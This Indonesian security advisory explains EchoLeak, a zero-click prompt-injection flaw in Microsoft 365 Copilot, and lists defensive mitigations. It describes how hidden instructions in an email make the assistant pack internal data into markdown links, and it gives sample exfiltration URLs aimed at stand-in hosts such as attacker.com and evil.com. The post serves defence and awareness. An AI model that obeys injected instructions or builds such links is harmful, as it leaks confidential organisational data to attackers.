Perkenalkan:
Bagaimana jika asisten Al Anda tidak hanya membantu Anda – tetapi diam-diam membantu orang lain juga?
Eksploitasi zero-click terbaru yang dikenal sebagai EchoLeak mengungkapkan bagaimana Microsoft 365 Copilot dapat dimanipulasi untuk mencuri informasi sensitif – tanpa pengguna perlu mengklik tautan atau membuka email. Microsoft 365 Copilot, alat AI yang terintegrasi dalam aplikasi Microsoft Office Workplace termasuk Word, Excel, Outlook, PowerPoint, dan Teams, memiliki celah keamanan kritis yang, menurut para peneliti, menandakan risiko peretasan yang lebih luas terhadap agen AI.
Bayangkan sebuah serangan yang begitu tersembunyi sehingga tanpa perlu klik, unduhan, atau peringatan – hanya email yang tersimpan di kotak masuk Anda. Inilah EchoLeak, kerentanan kritis di Microsoft 365 Copilot yang memungkinkan peretas mencuri data perusahaan yang sensitif tanpa perlu tindakan apa pun dari korban.
Ikhtisar Kerentanan:
Dalam kasus Microsoft 365 Copilot, kerentanan ini memungkinkan peretas memicu serangan hanya dengan mengirimkan email kepada pengguna, tanpa perlu phishing atau malware. Sebaliknya, eksploitasi ini menggunakan serangkaian teknik cerdas untuk membuat asisten AI tersebut melawan dirinya sendiri.
Microsoft 365 Copilot bertindak berdasarkan instruksi pengguna di dalam aplikasi Office untuk melakukan berbagai hal seperti mengakses dokumen dan memberikan saran. Jika disusupi oleh peretas, Copilot dapat digunakan untuk menargetkan informasi internal sensitif seperti email, spreadsheet, dan obrolan. Serangan ini melewati perlindungan bawaan Copilot, yang dirancang untuk memastikan bahwa hanya pengguna yang dapat mengakses file mereka sendiri—berpotensi mengungkap data kepemilikan, rahasia, atau terkait kepatuhan.
Ditemukan oleh Aim Security, ini adalah serangan tanpa klik pertama yang terdokumentasikan pada agen AI, mengungkap risiko tak terlihat yang mengintai dalam alat AI yang kita gunakan setiap hari.
Hanya perlu satu email yang dirancang khusus. Copilot memprosesnya secara diam-diam, mengikuti perintah tersembunyi, menelusuri berkas internal, dan mengirimkan data rahasia, semuanya sambil lolos dari pertahanan keamanan Microsoft, menurut postingan blog perusahaan tersebut.
EchoLeak mengeksploitasi kemampuan Copilot untuk menangani data internal tepercaya (seperti email, obrolan Teams, dan file OneDrive) dan input eksternal yang tidak tepercaya, seperti email masuk. Serangan dimulai dengan email berbahaya yang berisi sintaks markdown tertentu, "seperti ![Teks alt gambar][ref] [ref]: https://www.evil.com?param= .” Ketika Copilot secara otomatis memindai email di latar belakang untuk mempersiapkan pertanyaan pengguna, ia memicu permintaan browser yang mengirimkan data sensitif, seperti riwayat obrolan, detail pengguna, atau dokumen internal, ke server penyerang.
Aliran Serangan:
Dari Prompt ke Payload: Bagaimana Penyerang Membajak Saluran AI Copilot untuk Mencuri Data Tanpa Satu Klik Pun Mari kita pahami di bawah ini secara rinci!

- Membuat dan Mengirim Masukan Berbahaya: Penyerang memulai dengan menulis email atau dokumen berbahaya yang berisi muatan injeksi perintah tersembunyi. Muatan ini dirancang agar tidak terlihat atau tidak terdeteksi oleh penerima manusia, tetapi sepenuhnya diurai dan dieksekusi oleh Microsoft 365 Copilot selama pemrosesan yang dibantu AI. Untuk menyembunyikan instruksi yang disuntikkan, penyerang menggunakan berbagai teknik siluman, seperti: komentar HTML.
- Kopilot Memproses Instruksi Tersembunyi: Bahasa Indonesia: Saat penerima membuka email atau dokumen berbahaya—atau menggunakan Microsoft 365 Copilot untuk melakukan tindakan seperti meringkas konten, membalas pesan, menyusun respons, atau mengekstrak tugas—Copilot secara otomatis menyerap dan menganalisis seluruh masukan. Karena validasi masukan yang tidak memadai dan kurangnya isolasi perintah, Copilot tidak membedakan antara masukan pengguna yang sah dan instruksi yang dikendalikan penyerang yang tersembunyi dalam konten. Sebaliknya, Copilot memperlakukan perintah yang disuntikkan sebagai bagian dari set instruksi yang dimaksudkan pengguna. Akibatnya, AI mengeksekusi perintah tersembunyi Pada tahap ini, Copilot tanpa sadar telah bertindak atas instruksi penyerang, salah menafsirkannya sebagai bagian dari tugas yang sah—sehingga memungkinkan tahap serangan berikutnya: kebocoran konteks internal yang sensitif.
- Kopilot Menghasilkan Keluaran yang Mengandung Konteks Sensitif: Setelah menginterpretasikan dan mengeksekusi perintah tersembunyi yang disuntikkan oleh penyerang, Microsoft 365 Copilot menyusun respons yang mencakup data internal sensitif, sesuai instruksi. Keluaran ini biasanya disajikan dengan cara yang tampak sah bagi pengguna, tetapi dirancang untuk mengekstrak informasi secara diam-diam. Untuk menyembunyikan eksfiltrasi tersebut, AI diminta (oleh instruksi tersembunyi) untuk menyematkan data sensitif ini dalam hyperlink berformat markdown, misalnya:
[Klik di sini untuk info lebih lanjut](https://attacker.com/exfiltrate?token={{internal_token}})
Bagi pengguna, tautan tersebut tampak seperti referensi yang bermanfaat. Kenyataannya, tautan tersebut merupakan vektor eksfiltrasi yang dirancang dengan cermat, siap mengirimkan data ke infrastruktur penyerang setelah tautan diakses atau dipratinjau.
- Pembuatan Tautan ke Server yang Dikendalikan Penyerang: Hyperlink markdown yang dihasilkan oleh Copilot—di bawah pengaruh perintah yang disuntikkan—mengarah ke server yang dikendalikan oleh penyerang. Tautan ini dirancang untuk menanamkan data konteks sensitif (yang diekstraksi pada langkah sebelumnya) langsung ke dalam URL, biasanya menggunakan parameter kueri atau variabel jalur, seperti: https://attacker-domain.com/leak?data={{confidential_info}} atau https://exfil.attacker.net/{{internal_token}}
Tautan-tautan ini seringkali tampak generik atau bermanfaat, sehingga kecil kemungkinannya menimbulkan kecurigaan. Tujuan penyerang adalah memastikan bahwa ketika tautan diklik, dipratinjau, atau bahkan diambil secara otomatis, data internal (seperti token sesi, konten dokumen, atau metadata autentikasi) dikirimkan ke server mereka tanpa tanda-tanda peretasan yang terlihat.
- Pencurian Data yang Dipicu oleh Tindakan Pengguna atau Pratinjau Sistem: Setelah respons yang dihasilkan Copilot berisi tautan berbahaya dikirimkan kepada korban (atau pengguna internal lainnya), proses eksfiltrasi dipicu melalui interaksi langsung atau rendering pasif. Akibatnya, penyerang menerima permintaan berisi informasi internal yang berharga—seperti token autentikasi, cuplikan percakapan, atau dokumentasi internal—tanpa menimbulkan kecurigaan. Hal ini mengakhiri rangkaian serangan dengan eksfiltrasi data yang berhasil dan tersembunyi.
Langkah-langkah Mitigasi:
Untuk mempertahankan diri secara efektif terhadap serangan injeksi perintah bergaya EchoLeak di Microsoft 365 Copilot dan asisten bertenaga AI serupa, organisasi memerlukan strategi keamanan berlapis yang mencakup kontrol input, desain sistem AI, dan kemampuan deteksi tingkat lanjut.
- Isolasi Segera
Salah satu perlindungan paling penting adalah memastikan isolasi prompt yang tepat dalam sistem AI. Ini berarti AI harus membedakan dengan jelas antara konten yang disediakan pengguna dan instruksi internal/tingkat sistem. Tanpa isolasi ini, setiap masukan yang dimasukkan—meskipun disembunyikan menggunakan HTML atau markdown—dapat disalahartikan oleh AI sebagai perintah. Menerapkan mekanisme isolasi yang kuat dapat mencegah AI bertindak atas muatan berbahaya yang tertanam dalam konten yang tampaknya tidak berbahaya.
- Sanitasi dan Validasi Input
Semua masukan pengguna yang diproses oleh sistem AI harus disanitasi secara ketat. Ini termasuk menghapus atau menetralkan elemen HTML tersembunyi seperti , karakter dengan lebar nol, instruksi yang dikodekan base64, dan markdown yang dikaburkan. Memvalidasi URL dan menolak domain yang tidak tepercaya atau parameter kueri yang salah format semakin memperkuat pertahanan ini. Dengan membersihkan input sebelum AI melihatnya, penyerang kehilangan kemampuan untuk menyelundupkan injeksi prompt yang berbahaya.
- Nonaktifkan Rendering Otomatis Konten yang Tidak Tepercaya
Salah satu faktor utama yang memungkinkan eksfiltrasi ala EchoLeak adalah rendering otomatis tautan markdown dan pratinjau gambar. Organisasi sebaiknya menonaktifkan fungsi ini, terutama untuk konten dari sumber eksternal atau tidak dikenal. Mencegah Copilot atau klien email untuk melakukan pratinjau tautan secara otomatis akan mencegah eksfiltrasi data tanpa klik dan memberi sistem keamanan lebih banyak waktu untuk memeriksa muatan sebelum aktif.
- Pembatasan Akses Konteks
Mitigasi kunci lainnya adalah membatasi data kontekstual yang dapat diakses oleh Copilot atau asisten LLM mana pun. Aset sensitif seperti token sesi, data proyek rahasia, metadata autentikasi, dan komunikasi internal tidak boleh menjadi bagian dari konteks input AI kecuali diperlukan. Hal ini membatasi cakupan kebocoran data, bahkan jika injeksi cepat berhasil.
- Pemantauan dan Pencatatan Output AI
Organisasi harus menerapkan pencatatan dan pemantauan pada semua konten yang dihasilkan AI, terutama jika keluarannya berisi tautan dinamis, ringkasan yang tidak lazim, atau rekomendasi yang ditujukan kepada pengguna. Pola seperti penggunaan markdown yang berulang, keberadaan token dalam hyperlink, atau perintah yang tampak terlalu "membantu" dapat mengindikasikan penyalahgunaan. Pemantauan keluaran ini memungkinkan deteksi dini upaya eksfiltrasi dan analisis retroaktif jika terjadi pelanggaran.
- Pelatihan dan Kesadaran Pengguna
Karena pengguna adalah penerima akhir konten yang dihasilkan AI, penting untuk meningkatkan kesadaran tentang risiko berinteraksi dengan tautan atau pesan yang dihasilkan AI. Karyawan harus dilatih untuk mengenali ketika sebuah tautan atau pesan tampak "terlalu cerdas", terlalu spesifik, atau di luar konteks. Mendorong pengguna untuk melaporkan konten yang mencurigakan—meskipun konten tersebut dihasilkan oleh asisten tepercaya seperti Copilot—membantu membangun pertahanan manusia terhadap penyalahgunaan AI yang direkayasa secara sosial.
Bersama-sama, langkah-langkah mitigasi ini membentuk strategi pertahanan komprehensif terhadap EchoLeak, menjembatani kesenjangan antara desain sistem AI, keamanan pengguna, dan deteksi ancaman secara real-time. Dengan mengadopsi praktik-praktik ini, organisasi dapat tetap tangguh seiring perkembangan ancaman berbasis AI.
Referensi:
Penulis:
Nandini Seth
Adrip Mukherjee